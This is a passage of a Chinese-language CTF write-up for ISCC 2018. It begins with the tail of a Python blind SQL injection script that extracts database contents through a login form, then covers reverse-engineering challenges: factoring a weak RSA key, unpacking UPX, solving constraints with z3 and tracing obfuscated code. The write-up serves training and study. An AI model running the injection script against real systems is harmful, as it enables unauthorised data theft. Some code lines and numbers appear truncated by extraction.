    res = requests.post(headers = headers, url = url, data = data)
    if('normal' in res.text):
            datacount = i
            break
print(datacount)
#datacount = 1

for i in range(50):
    username = '''admin' and if(((select length(kjafuibafuohnuvwnruniguankacbh) from sqli_database.news))
    data = {'username': username,
            'password': 'aaa'}
    res = requests.post(headers = headers, url = url, data = data)
    if('normal' in res.text):
            datalen = i
            break
print(datalen)

flag = ''
for i in range(1, datalen + 1):
    for j in dic:
        username = '''admin' and if(substr((select kjafuibafuohnuvwnruniguankacbh from sqli_database.news
        data = {'username': username,
                'password': 'aaa'}
        res = requests.post(headers = headers, url = url, data = data)
        if('normal' in res.text):
            flag += j
            break
    print(flag)
```

flag{hahaha999999999}

Reverse(Author: M4x)

RSA256(100)

= =不明白rsa为什么要放到逆向里
给了三个加密后的文件和公钥证书,使用openssl查看n和e,n可以直接在线分解,于是问题就变得很简单了,直接生成私钥,然后解密即可

```
$openssl rsa -pubin -text -modulus -in ./public.key
Public-Key: (256 bit)
Modulus:
    00:d9:9e:95:22:96:a6:d9:60:df:c2:50:4a:ba:54:
    5b:94:42:d6:0a:7b:9e:93:0a:ff:45:1c:78:ec:55:
    d5:55:eb
Exponent: 65537 (0x10001)
Modulus=D99E952296A6D960DFC2504ABA545B9442D60A7B9E930AFF451C78EC55D555EB
writing RSA key
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhANmelSKWptlg38JQSrpUW5RC1gp7npMK
/0UceOxV1VXrAgMBAAE=
-----END PUBLIC KEY-----
$rsatool -n 984320792715131309812679190561491616318928227071671778588318416995217743108 91 -p 30282553674409
Using (p, q) to initialise RSA instance

n =
d99e952296a6d960dfc2504aba545b9442d60a7b9e930aff451c78ec55d555eb

e = 65537 (0x10001)

d =
4547b732cbc3527104cb57c4728d6899b44c4994fae2713d6b594bc0f522a41

p = 30282553674409674151854621276119431147 7 (0xe3d213b0a3c9551f9fb1eb8d7c3daf35)

q = 32504550418643634620987730132013127798 3 (0xf4897caaba80236bdc1b59385c4bf49f)

dP = 14892453193253029554515379766076098477 (0xb342ea1b63c55825ba12d5b64ebc7ad)

dQ = 49314546715988473539600683690526958771 (0x2519a2df68323ead839466a1e566e4b3)

qInv = 20280895598266107309836860036699216393 9 (0x98939589a7919cfaf48f7486a78d8463)

Saving PEM as privkey.key
$for i in `ls encrypted*`;do openssl rsautl -decrypt -in $i -inkey ./privkey.key;done
flag{3b6d3806-4b2b
-11e7-95a0-
000c29d7e93d}
```

或者练习一下pycrypto的用法

```
fujian cat decrypt.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_v1_5
from base64 import b64decode, b64encode

with open("./privkey.key") as f:
    prikey = f.read()
    rsakey = RSA.importKey(prikey)
    cipher = PKCS1_v1_5.new(rsakey)

flag = ""
with open("./encrypted.message1") as f1, open("./encrypted.message2") as f2, open("./encrypted.message3")
    flag += cipher.decrypt(f1.read(), "ERROR")
    flag += cipher.decrypt(f2.read(), "ERROR")
    flag += cipher.decrypt(f3.read(), "ERROR")

print flag.replace("\n", "")
# flag{3b6d3806-4b2b-11e7-95a0-000c29d7e93d}
```

leftleftrightright(150)

> 这个题学到了不少东西，值得认真写一下


下载好文件后发现是upx的壳，upx -d直接脱掉后运行，发现是经典的check输入的题目（作为一个linuxer，首先用wine模拟运行了一下，这也为我后来的解题减少了不少麻烦，后边会说到）

```
ISCC2018_re150 [master●●] file leftleftrightright.exe
leftleftrightright.exe: PE32 executable (console) Intel 80386, for MS Windows, UPX compressed
ISCC2018_re150 [master●●] upx -d ./leftleftrightright.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     18432 <-     10752   58.33%    win32/pe     leftleftrightright.exe

Unpacked 1 file.
ISCC2018_re150 [master●●] file leftleftrightright.exe
leftleftrightright.exe: PE32 executable (console) Intel 80386, for MS Windows
ISCC2018_re150 [master●●] chmod +x leftleftrightright.exe
ISCC2018_re150 [master●●] ./leftleftrightright.exe
0009:fixme:msvcp:_Locinfo__Locinfo_ctor_cat_cstr (0x32fcbc 1 C) semi-stub
aaaaaaa
0009:fixme:msvcp:_Locinfo__Locinfo_ctor_cat_cstr (0x32fd1c 1 C) semi-stub
try again!
请按任意键继续...%
```


拖到IDA里分析之前，先搜索了一波字符串，发现存在*IsDebuggerPresent*和疑似加密后的flag：*s_imsaplw_e_siishtnt{g_ialt}F*，如果需要调试，要先nop掉IsDebuggerPresent，先静态分析，拖到IDA里F5大法，main函数的伪代码和汇编都很乱，但大致可以看出把我们的输入经过一通操作后扔给sub_401090()函数check，通过即为正确的flag，同时能看出flag的长度为29(0x1D)

```
if ( sub_401090(v16) || v15 < 0x1D || (v17 = "flag is right!", v15 > 0x1D) )
  v17 = "try again!";
v18 = sub_401BF0(std::cout, v17, sub_401E30);
std::basic_ostream<char,std::char_traits<char>>::operator<<(v18, v19);
system("pause");
```

这时首先想的是通过调试快速确定怎么对输入进行变化的，于是到windows下试图用Ollydbg调试（调试之前要先找到对IsDebuggerPresent的调用并nop掉，可以在IDA的import页面通过x交叉引用找到），这时遇到了第一个问题：文件在windows下直接crash



扔进OD单步调试，很快就能定位到crash出现的位置



crash出现的原因不难分析，此时[ds + 0x40600]是一个不可读的地址，这时候想起来windows vitia（writeup用的是windows 2008 server）及其以上版本引入了aslr技术，导致程序载入的基址是随机的，如果取值的地址是写死的（比如这道题），就很可能跳到不可读的地址，程序crash，细节可以看这里

> 一些trick：
>
> - OD把代码当成数据分析时，可以选中，点退格让OD重新分析
> - ctrl + A可以重新分析当前模块的代码，也能把误识别的数据转为代码

同时找到了一个很方便的工具可以固定程序的载入地址，固定程序的载入地址随机化后，打开程序，终于可以正常工作了，于是上OD调试，跟了几步指令后忽然意识到，check函数没有进行查表，亦或这些操作，只有很简单的位移，这说明我们的输入并不会发生改变，只会发生移位，如果我们能得到一串字符移位后的结果，就可以找到移位的规律，进而恢复出flag


```
//check函数不会改变输入
int __cdecl sub_401090(unsigned int a1)
{
  int v1; // ecx
  const char *v3; // esi
  unsigned int v4; // edx
  bool v5; // cf
  unsigned __int8 v6; // al
  unsigned __int8 v7; // al
  unsigned __int8 v8; // al

  if ( !a1 )
    return 0;
  v3 = "s_imsaplw_e_siishtnt{g_ialt}F";
  v4 = a1 - 4;
  if ( a1 < 4 )
  {
LABEL_6:
    if ( v4 == -4 )
      return 0;
  }
  else
  {
    while ( *(_DWORD *)v1 == *(_DWORD *)v3 )
    {
      v1 += 4;
      v3 += 4;
      v5 = v4 < 4;
      v4 -= 4;
      if ( v5 )
        goto LABEL_6;
    }
  }
  v5 = *(_BYTE *)v1 < (const unsigned __int8)*v3;
  if ( *(_BYTE *)v1 != *v3 )
    return -v5 | 1;
  if ( v4 != -3 )
  {
    v6 = *(_BYTE *)(v1 + 1);
    v5 = v6 < v3[1];
    if ( v6 != v3[1] )
      return -v5 | 1;
    if ( v4 != -2 )
    {
      v7 = *(_BYTE *)(v1 + 2);
      v5 = v7 < v3[2];
```

```
      if ( v7 != v3[2] )
        return -v5 | 1;
      if ( v4 != -1 )
      {
        v8 = *(_BYTE *)(v1 + 3);
        v5 = v8 < v3[3];
        if ( v8 != v3[3] )
          return -v5 | 1;
      }
    }
  }
  return 0;
}
```

于是我们直接在check函数之后下断点

```
.text:004012F6 ; 112:   if ( sub_401090(v16) || v15 < 0x1D || (v17 = "flag is right!", v15 > 0x1D)
.text:004012F6                 push    eax
.text:004012F7                 call    sub_401090
.text:004012FC                 add     esp, 4
.text:004012FF                 test    eax, eax
.text:00401301                 jnz     short loc_40130F
.text:00401303                 cmp     edi, 1Dh
```

运行，输入29位不同的数据后观察



找到了移位前后的字符串，这样就可以恢复flag了，脚本如下：


```
ISCC2018_re150 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

encrypt = "s_imsaplw_e_siishtnt{g_ialt}F"

before = "abcdefghijklmnopqrstuvwxyzABC"
after = "onpqmlrskjtuihvwgfxyedzAcbBCa"

flag = [encrypt[after.find(c)] for c in before]
print "".join(flag)
ISCC2018_re150 [master●●] python solve.py
Flag{this_was_simple_isnt_it}
ISCC2018_re150 [master●●]
```

以上是写**writeup**时偶然发现的新解法，新解法出现的原因应该是**windows 2008 server**的**load**机制与**windows 10**不同，**windows 2008 server**的更低级，原解法如下：

固定exe的装载基址后，发现运行到cin时，程序又crash了，这时才想到windows10下dll的装载基址也是随机的，通过比较aslr_disabler.exe处理前后的exe，发现只对pe头的一个字段改了一位（可以通过010 editor的compare功能看出），于是想到了两种思路：

1. 找到exe调用的dll，通过修改pe头固定其基址
2. 在od调试的过程中手动指定其基址


很明显第一种方法得不偿失，麻烦不说，很有可能造成系统环境的崩溃。于是尝试在OD调试的过程中指定dll的基址，试了一下发现要改的地方太多，放弃了。这个时候想到用wine模拟时程序可以正常运行，于是搜索了一下调试wine加载的程序的方法，google的所有结果都指向一个工具winedbg，按照man手册的说明，还可以以gdb模式启动，尝试了一下，发现在自己电脑上各种报错，把patch后的exe发给一个用arch的大佬学弟试了一下，一次就成了（吐血），比较后发现是wine的版本问题，于是果断卸载了apt安装的2.0的wine，手动编译了一个3.8的wine，然后**winedbg --gdb ./leftleftrightright.exe**，终于跑起来了，之后的方法就和使用ollydbg时一样了，直接下断点查看处理前后的字符串即可



patch后的exe和解题脚本可以在我的github上找到

一些补充：

- 这道题目不难，但确实学到了不少东西，美中不足是把加密后的flag硬编码太弱了，根据题目名称leftleftrightright很容易猜出正确flag（我在编译wine时试了几次已经猜出了flag）
- winedbg使用gdb模式启动时，如果使用pwndbg作为插件，会卡到怀疑人生，使用peda或者gef就会快得多（这也是大佬学弟告诉我的）
- 刚开始也尝试过在windows vista以下的版本（如windows xp）上运行exe，但不兼容，搜索字符串可以看出这个程序是用vs2015编译的，搜索了一波发现除非重新编译，否则不能在exe上运行
- 通过以上分析可以得出load的随机化程度 wine ≈ xp < windows 2008 server < win10，这也能看出微软在安全性上做了不少工作
- 程序中还有一些0xcc(int 3)，但分析过之后发现这些字节全在函数之间，不会被调用，因此对调试不会造成影响
  - 如果非要去除的话，可以参考如下idapython脚本，patch完记得保存（Edit -> Patch Program -> Apply Patches to Input File）



- 对于一些细节，我还是没想明白，比如如何高效安全的固定dll的装载基质，IsDebuggerPresent在wine下为何失效（不patch此处的exe也可用winedbg调试），能否不重新编译使vs2015生成的exe兼容xp，为何从源码编译的wine会有下图中的报错以及如何解决（apt安装的2.0版wine没有如下报错）

```
ISCC2018_re150 [master] ./leftleftrightright.exe
0039:fixme:msvcp:_Locinfo__Locinfo_ctor_cat_cstr (0x32fcbc 1 C) semi-stub
Flag{this_was_simple_isnt_it}
0039:fixme:msvcp:_Locinfo__Locinfo_ctor_cat_cstr (0x32fd1c 1 C) semi-stub
flag is right!
请按任意键继续...
ISCC2018_re150 [master]
```

- 如果有师傅对以上问题以及这篇writeup有任何见解，欢迎指教

My math is bad(150)

> 题目描述: I think the math problem is too difficult for me.

第一眼看到math problem的时候就已经默默地掏出z3了,事实证明果然如此2333
下载好文件后发现是64位的elf,经典的验证密码的题目

```
Desktop file Reverse
Reverse: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-lin
Desktop ./Reverse
=======================================
= Welcome to the flag access machine! =
=   Input the password to login ...   =
=======================================
aaaaaaaaaaaa
Wrong password!
```

拖到IDA里,F5可以看出 *sub_400766()* 为验证输入的函数,整理一下其代码如下:

```
signed __int64 sub_400766()
{
  signed __int64 result; // rax
  __int64 v1; // ST40_8
  __int64 v2; // ST48_8
  __int64 v16; // [rsp+20h] [rbp-60h]
  __int64 v20; // [rsp+28h] [rbp-58h]
  __int64 v24; // [rsp+30h] [rbp-50h]
  __int64 v28; // [rsp+38h] [rbp-48h]
  __int64 v7; // [rsp+50h] [rbp-30h]
  __int64 v8; // [rsp+58h] [rbp-28h]
  __int64 v9; // [rsp+60h] [rbp-20h]
  __int64 v10; // [rsp+68h] [rbp-18h]
  __int64 v11; // [rsp+70h] [rbp-10h]
  __int64 v12; // [rsp+78h] [rbp-8h]

  if ( strlen(s) != 32 )
    return 0LL;
  v16 = *&s[16];
  v20 = *&s[20];
  v24 = *&s[24];
  v28 = *&s[28];
  if ( *&s[4] * *s - *&s[12] * *&s[8] != 2652042832920173142LL )
    goto LABEL_15;
  if ( 3LL * *&s[8] + 4LL * *&s[12] - *&s[4] - 2LL * *s != 397958918 )
    goto LABEL_15;
  if ( 3 * *s * *&s[12] - *&s[8] * *&s[4] != 3345692380376715070LL )
    goto LABEL_15;
  if ( 27LL * *&s[4] + *s - 11LL * *&s[12] - *&s[8] != 40179413815LL )
    goto LABEL_15;
  srand(*&s[8] ^ *&s[4] ^ *s ^ *&s[12]);
  v1 = rand() % 50;
  v2 = rand() % 50;
  v7 = rand() % 50;
  v8 = rand() % 50;
  v9 = rand() % 50;
  v10 = rand() % 50;
  v11 = rand() % 50;
  v12 = rand() % 50;
  if ( v28 * v2 + v16 * v1 - v20 - v24 != 61799700179LL
    || v28 + v16 + v24 * v8 - v20 * v7 != 48753725643LL
    || v16 * v9 + v20 * v10 - v24 - v28 != 59322698861LL
    || v24 * v12 + v16 - v20 - v28 * v11 != 51664230587LL )
  {
LABEL_15:
    result = 0LL;
  }
  else
  {
    result = 1LL;
  }
  return result;
}
```

一些tricks:

- 首先可以看出s是32位的char类型,在s上y一下,修改其变量类型为char s[32],重新f5,一些让人头大的全局变量就被识别为s的元素了
- 右键,hide casts,此时的代码已经和纯C差不多了
- n重命名变量,有助于分析
- 如果不确定类似 v16 = *&s[16];等语句的功能,可以调试一下快速确定

逻辑很简单,先判断输入是否为32个字节,然后每四个字节存到一个变量里,对这些变量进行验证,若能通过前四个if判断,那么srand的种子也就确定了,后边随机数的生成也就随着确定了,因此我们可以先以前四个if为约束求解,解出前四个后,再进一步求出所有变量的值,然后拼出flag(需要注意的是z3根据约束求出的解不止一组,可以通过变量类型为__int64排除掉不符合的解),最终的代码如下

```
Desktop cat iscc_re150.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from z3 import *
from libnum import n2s
import ctypes
from os import system
#  dll = ctypes.CDLL("/lib/x86_64-linux-gnu/libc.so.6")

#  v16 = BitVec('v16', 64)
#  v20 = BitVec('v20', 64)
#  v24 = BitVec('v24', 64)
#  v28 = BitVec('v28', 64)
#  v0 = BitVec('v0', 64)
#  v4 = BitVec('v4', 64)
#  v12 = BitVec('v12', 64)
#  v8 = BitVec('v8', 64)


#  s = Solver()
#  s.add(v4 * v0 - v12 * v8 == 2652042832920173142)
#  s.add(3 * v8 + 4 * v12 - v4 - 2 * v0 == 397958918)
#  s.add(3 * v0 * v12 - v8 * v4 == 3345692380376715070)
#  s.add(27 * v4 + v0 - 11 * v12 - v8 == 40179413815)

#  while s.check() == sat:
    #  print s.model()
    #  s.add(Or(s.model()[v0] != v0, s.model()[v4] != v4, s.model()[v8] != v8, s.model()[v12] != v12))

v4 = 1801073242
v0 = 1869639009
v8 = 829124174
v12 = 862734414
#  v4 = 17606925155252157204
#  v8 = 18136882180941875262
#  v0 = 99182790156815694
#  v12 = 4683719103566694143
#  dll.srand(v8 ^ v4 ^ v0 ^ v12)
#  v1 = dll.rand() % 50;
#  v2 = dll.rand() % 50;
```

```
#  v2 = dll.rand() % 50;
#  v7 = dll.rand() % 50;
#  v8 = dll.rand() % 50;
#  v9 = dll.rand() % 50;
#  v10 = dll.rand() % 50;
#  v11 = dll.rand() % 50;
#  v12 = dll.rand() % 50;

#  s.add(v28 * v2 + v16 * v1 - v20 - v24 == 61799700179)
#  s.add(v28 + v16 + v24 * v8 - v20 * v7 == 48753725643)
#  s.add(v16 * v9 + v20 * v10 - v24 - v28 == 59322698861)
#  s.add(v24 * v12 + v16 - v20 - v28 * v11 == 51664230587 )

#  while s.check() == sat:
    #  print s.model()
    #  s.add(Or(s.model()[v16] != v16, s.model()[v20] != v20, s.model()[v24] != v24, s.model()[v28] != v28)


#  [v16 = 811816014,
 #  v20 = 9223372037683369038,
 #  v24 = 1867395930,
 #  v28 = 9223372038050563937]
v16 = 811816014
v20 = 828593230
v24 = 1867395930
v28 = 1195788129
#  [v16 = 9223372037666591822,
 #  v20 = 4611686019255981134,
 #  v24 = 9223372038722171738,
 #  v28 = 4611686019623176033]
#  [v16 = 9223372037666591822,
 #  v20 = 13835058056110756942,
 #  v24 = 9223372038722171738,
 #  v28 = 13835058056477951841]




l = [v0, v4, v8, v12, v16, v20, v24, v28]
flag = ""
for i in l:
    flag += n2s(i)[::-1]

print flag
system("echo {}| ./Reverse".format(flag))
# flag{th3_Line@r_4lgebra_1s_d1fficult!}
```

这一题我拿了一血ヾ(o◕∀◕)ﾉヾ

obfuscation and encode（250）

解一：

IDA打开后发现输入经过**fencode**与**encode**两个函数处理后与**IUFBuT7hADvItXEGn7KgTEjqw8U5VQUq**比较，相等即可，重点分析**fencode**与**encode**两个函数，IDA打开fencode函数，查看流程图发现极其混乱，此时已经嗅到了一丝ollvm的味道，但不确定，仔细观察fencode函数，发现有两处需要注意：

```
38                              while ( v11 == 0x8062CB11 )
39                              {
40                                ++v12;
41                                output[v12] = (char)v12 % 127;
42                                v11 = 0x2506EBDE;
43                              }
73                            if ( v11 != 0x6FE554E )
74                              break;
75                            v12 += input[4 * v11 + v11] * m[4 * v11 + v11];
76                            v11 = 0x9DD488F1;
```

一些tricks：

- y指定fencode函数类型为void __fastcall fencode(const char *input, char *output)可以使input与output均已字符串的形式出现在伪代码中
- 对于作用相同的局部变量，可以在变量的定义处点=，让变量map到其他变量上，这样代码就不会太乱（但也要注意不是所有的变量都能map）

只有这两处能对output产生影响，IDA中右键，Copy to assembly，查看汇编：

```
.text:00000000004008F0 ; ---------------------------------------------------------------------------
.text:00000000004008F0 ; 40:                                    output[v12] = (char)v12 % 127;
.text:00000000004008F0
.text:00000000004008F0 loc_4008F0:                               ; CODE XREF: fencode+3F↑j
.text:00000000004008F0                  mov     eax, 7Fh
.text:00000000004008F5                  mov     ecx, [rbp+var_30]
.text:00000000004008F8                  mov     dl, cl
.text:00000000004008FA                  movsx   ecx, dl
.text:00000000004008FD                  mov     [rbp+var_80], eax
.text:0000000000400900                  mov     eax, ecx
.text:0000000000400902                  cdq
.text:0000000000400903                  mov     ecx, [rbp+var_80]
.text:0000000000400906                  idiv    ecx
.text:0000000000400908                  mov     sil, dl
.text:000000000040090B ; 39:                                    ++v12;
```

```
.text:0000000000400894 ; ---------------------------------------------------------------------------
.text:0000000000400894 ; 74:                    v12 += input[4 * v11 + v11] * m[4 * v11 + v11];
.text:0000000000400894
.text:0000000000400894 loc_400894:                               ; CODE XREF: fencode+D9↑j
.text:0000000000400894                  mov     rax, offset m
.text:000000000040089E                  movsxd  rcx, [rbp+var_2C]
.text:00000000004008A2                  shl     rcx, 4
.text:00000000004008A6                  add     rax, rcx
.text:00000000004008A9                  movsxd  rcx, [rbp+var_34]
.text:00000000004008AD                  mov     edx, [rax+rcx*4]
.text:00000000004008B0                  mov     rax, [rbp+s]
.text:00000000004008B4                  mov     esi, [rbp+var_34]
.text:00000000004008B7                  mov     edi, [rbp+var_28]
.text:00000000004008BA                  shl     edi, 2
.text:00000000004008BD                  add     esi, edi
.text:00000000004008BF                  movsxd  rcx, esi
.text:00000000004008C2                  movsx   esi, byte ptr [rax+rcx]
.text:00000000004008C6                  imul    edx, esi
.text:00000000004008C9                  add     edx, [rbp+var_30]
.text:00000000004008CC                  mov     [rbp+var_30], edx
.text:00000000004008CF ; 75:                    v11 = 0x9DD488F1;
```

可以看出，只需idiv时查看eax，ecx寄存器的值，imul一句时查看edx，esi寄存器的值即可，经过初步调试后写了一个gdb脚本方便分析：

```
ISCC2018_re250 [master●●] cat payload
0123456789abcdefghijklmn

ISCC2018_re250 [master●●] cat gdbscript
b *0x4008c6
b *0x400906
r < ./payload

i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
```

```
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx
c
i r edx esi eax ecx

ISCC2018_re250 [master●●] gdb ./re -q
pwndbg: loaded 165 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./re...BFD: /home/m4x/reverse_repo/ISCC2018_re250/re: invalid string offset 2425393296
(no debugging symbols found)...done.
pwndbg> source gdbscript
Breakpoint 1 at 0x4008c6
Breakpoint 2 at 0x400906

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x2  2
esi            0x30 48
eax            0xffffdfe0   -8224
ecx            0x0  0

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x2  2
